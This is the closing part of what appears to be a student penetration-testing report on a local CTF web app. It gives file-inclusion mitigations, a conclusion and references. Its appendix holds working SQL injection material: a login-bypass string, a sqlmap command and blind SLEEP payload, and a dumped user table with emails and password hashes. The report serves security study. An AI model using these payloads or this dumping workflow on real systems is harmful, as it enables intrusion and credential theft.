Verify and cleanse all user inputs to verify they adhere to anticipated formats and do not contain potentially hazardous content.

Implementation of Whitelists

Implement a mechanism that limits the inclusion of files to a predetermined list of trusted files, hence preventing user input from being used to designate any random file.

Disable Remote File Inclusion

To prevent Remote File Inclusion, it is advisable to configure the server settings by disabling the capability to include remote files. This may be achieved by setting allow_url_include to Off in

PHP.

Maintain up-to-date software

Consistently update the web application and its dependencies to guarantee that any known vulnerabilities are fixed.

Risk Factor

An assailant may attempt to input a Uniform Resource Locator (URL) instead of a file path that is specific to the local system. In the absence of sufficient input validation, the script may attempt to incorporate the URL of the attacker. This vulnerability is known as RFI (Remote File Inclusion). (anon, 2024)

PenTesting Vulnerabilities Summary

Conducting penetration testing on a website that has been transferred from Docker to Kali Linux entails the identification and evaluation of different security vulnerabilities present in the web application. These vulnerabilities can originate from various sources, such as the application code, underlying Docker configurations, and the interface between the Docker container and the host system. Frequent problems involve the exposure of sensitive data, such as credentials or API keys, which might be accessed because of misconfigurations or insufficient security measures. SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF) are common vulnerabilities that can be taken advantage of when an online application does not have enough input validation and security safeguards. In addition, if the Docker container is running with elevated privileges or has incorrect network settings, it could serve as a vulnerable access point for attackers to enter the host system or other containers. Utilizing obsolete or susceptible software in the container image poses a significant risk, as it may result in the exploitation of well-known vulnerabilities. In addition, the lack of adequate logging, monitoring, and error handling within the program may result in a delay in identifying an attack or supply attackers with valuable information to exploit. In summary, a thorough penetration test would concentrate on these specific areas to detect and address any possible security vulnerabilities in the web application.

Conclusion

Finally, this thorough penetration testing exercise, which was done carefully following the strict rules of the PTES framework and in full compliance with Nepal's cyber law and regulations, has found many major security holes on the website in question. Once these weaknesses are found, especially the old themes and plugins and the "Perfect Survey" plugin's high vulnerability to SQL attack, they need to be fixed quickly and carefully. There could be serious effects from these security holes because they could make secret information less safe, less accurate, and easier to get to.

So, the study suggests that all cybersecurity measures should be made better, such as having strong network defenses, regularly updating systems, and educating all stakeholders fully. It is very important to take a preventive and preventative approach to cybersecurity. This method helps keep digital assets safe from cyber risks that are always changing, which keeps the website's honesty and reliability.

References

What is the CIA Triad and Why is it important? | Fortinet. (n.d.). Fortinet. https://www.fortinet.com/resources/cyberglossary/cia-triad

Hashemi-Pour, C., & Chai, W. (2023, December 21). *What is the CIA triad (confidentiality, integrity and availability)?* WhatIs. https://www.techtarget.com/whatis/definition/Confidentiality-integrity-and-availability-CIA

cia traid - Google Search. (n.d.). https://www.google.com/search?client=opera&q=cia+traid&sourceid=opera&ie=UTF-8&oe=UTF-8#vhid=f1oHMR13QX4lYM&vssid=l

Fig.1 Penetration testing Method 1) Pre-engagement interactions: This. . . (n.d.). ResearchGate. https://www.researchgate.net/figure/Penetration-Testing-Method-1-Pre-engagement-Interactions-This-is-the-first-stage-in_fig1_357482093

Invicti. (2024, May 17). *Remote File Inclusion (RFI)*. https://www.invicti.com/learn/remote-file-inclusion-rfi/

Phreak, C. (2024, March 21). The Invisible Infiltration: Understanding Remote File Inclusion (RFI) vulnerabilities. *Medium*. https://medium.com/@cipherphreak/how-dows-remote-file-inclusion-rfi-work-d7b9e539976b#:~:text=The%20script%20might%20include%20a,This%20is%20the%20RFI%20vulnerability.

Cyber security in Nepal: Current context | The Annapurna Express. (n.d.). The Annapurna Express. https://theannapurnaexpress.com/story/45240/

GeeksforGeeks. (2022, November 21). *Penetration Testing Execution Standard (PTES)*. GeeksforGeeks. https://www.geeksforgeeks.org/penetration-testing-execution-standard-ptes/

https://portswigger.net/web-security/clickjacking

WSTG - v4.2 | OWASP Foundation. (n.d.). https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion

Ruiz, F. (n.d.). *What is manual penetration testing? | Blog | Fluid Attacks*. https://fluidattacks.com/blog/what-is-manual-penetration-testing/

Vumetric. (2024, March 28). *What is manual penetration testing?* https://www.vumetric.com/blog/manual-penetration-testing/


Unic, V. (2024, January 31). Vulnerability testing: Methods, tools, and 10 best practices. *Bright Security*. https://brightsec.com/blog/vulnerability-testing-methods-tools-and-10-best-practices/

Law, P. (2024, August 13). Cyber crime laws in Nepal | Prime Law Associates. *Prime Law Associates*. https://primelawnepal.com/cyber-crime-laws-in-nepal/#:~:text=As%20per%20the%20ETA%2C%202063,punishment%20with%20imprisonment%20not%20exceeding

Arjunbhattarai. (2023, May 30). *Cybercrime in Nepal : Types and laws for cybersecurity*. BizSewa. https://bizsewa.com/cybercrime-in-nepal-types-and-laws-for-cybersecurity/


Kelley, K. (2024, August 13). *Vulnerability in Security: A complete overview*. Simplilearn.com. https://www.simplilearn.com/vulnerability-in-securityarticle#:~:text=Vulnerability%20scanning%20is%20a%20process,make%20informed%20decisions%20regarding%20mitigation.

Appendix



```
┌──(kali㉿kali)-[/]
└─$ sudo docker pull arya057/st6005cem31
Using default tag: latest
latest: Pulling from arya057/st6005cem31
a4a2a29f9ba4: Pull complete
127c9761dcba: Pull complete
d13bf203e905: Pull complete
4039240d2e0b: Pull complete
5675a5656d8f: Pull complete
bf6185e1100d: Pull complete
be2bdad25349: Pull complete
31460ba93eea: Pull complete
2e19038787cf: Pull complete
3e54de8981df: Pull complete
8ee868b88ee9: Pull complete
88b4c032f31d: Pull complete
645e3ec7a1d5: Pull complete
c8984a50e9c0: Pull complete
a1a0efe90117: Pull complete
1e358ed1af43: Pull complete
c8d0c39873f6: Pull complete
6db8089b2a12: Pull complete
5535a18d6e04: Pull complete
Digest: sha256:4aa2a1cba9d5ed64d42c5cd1d77bd6d05410712a9c5862059456c940721a15
7d
Status: Downloaded newer image for arya057/st6005cem31:latest
docker.io/arya057/st6005cem31:latest
```

Figure 8:Pulling the system in kali



```
┌──(kali㉿kali)-[/]
└─$ sudo docker run -d -p 8080:80 arya057/st6005cem31

faedf0505c7b640226ea80c485cc5948e82ae78c303cb32e86622f5016e04d62
```

Figure 9: Running the System in kali





Figure 10: Open system in chrome of kali


FLOWCTF

Home Play Join

Email address: bhawanashahi@icloud.com

We'll never share your email with anyone else.

Username: Bhawana

Username must not contain special characters.

Password: ●●●●●●●●●●


Your password must be 8-20 characters long.

Confirm Password: ●●●●●●●●●●

✓ I agree to the terms and conditions


Submit

Figure 11: Registration


localhost:8080

Registration Successful

OK




localhost:8080/login.php

FLOWCTF

Username: 'OR "1" = "1" # '

Password: ●●●●●●●●●●●

Figure 12: Sql injection in login page



localhost:8080/dashboard.php

FLOWCTF


Hint-1
Type: Easy
Author: admin
[20 Points]
print("Hint")
Attachement: Link

Hint-2
Type: Medium
Author: admin
[40 Points]
print("Hint")
Attachement: Link

Hint-3
Type: Hard
Author: admin
print("Hint")
Attachement: Link


Hint-4
Type: Insane
Author: admin

Figure 13: Dashboard




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://localhost:8080/login.php - -forms - -crawl=2 - -dbs  - -batch

        {1.8.5#stable}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program
```

Figure 14: Dumping Databases




```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=cbNr' AND (SELECT 3347 FROM (SELECT(SLEEP(5)))jBLb) AND 'BDfX'='BDfX&password=tbbf&playPlayer=dOMQ
---
do you want to exploit this SQL injection? [Y/n] Y
[01:23:24] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.46, PHP 7.4.11, PHP
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[01:23:24] [INFO] fetching database names
[01:23:24] [INFO] fetching number of databases
[01:23:24] [INFO] resumed: 6
[01:23:24] [INFO] resumed: information_schema
[01:23:24] [INFO] resumed: performance_schema
[01:23:24] [INFO] resumed: mysql
[01:23:24] [INFO] resumed: phpmyadmin
[01:23:24] [INFO] resumed: test
[01:23:24] [INFO] resumed: CTF
available databases [6]:
[*] CTF
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```


Figure 15: Total databases in system



```
do you want to crack them via a dictionary-based attack? [y/N/q] N
Database: CTF
Table: players
[3 entries]
+----+-------------------------+-------+--------+----------------------------------+----------+
| id | email                   | score | role   | password                         | username |
+----+-------------------------+-------+--------+----------------------------------+----------+
| 1  | admin@localhost.com     | 0     | admin  | ac76847e9ecf5d2efbe8986b99a83071 | arya     |
| 13 | sasd@gmailc.om          | 0     | player | 5b0635e68b8bade641f612d814cd4101 | asd      |
| 14 | bhawanashahi@icloud.com | 0     | player | 86251a740947d8c459f2cdbd82b9eb38 | bhawana  |
+----+-------------------------+-------+--------+----------------------------------+----------+

[01:58:18] [INFO] table 'CTF.players' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/CTF/players
```




```
Database: CTF
Table: challenges
[4 entries]
+----+-----------------------+----------------------------------+---------------+---------------+----------------+-----------------+----------------------+
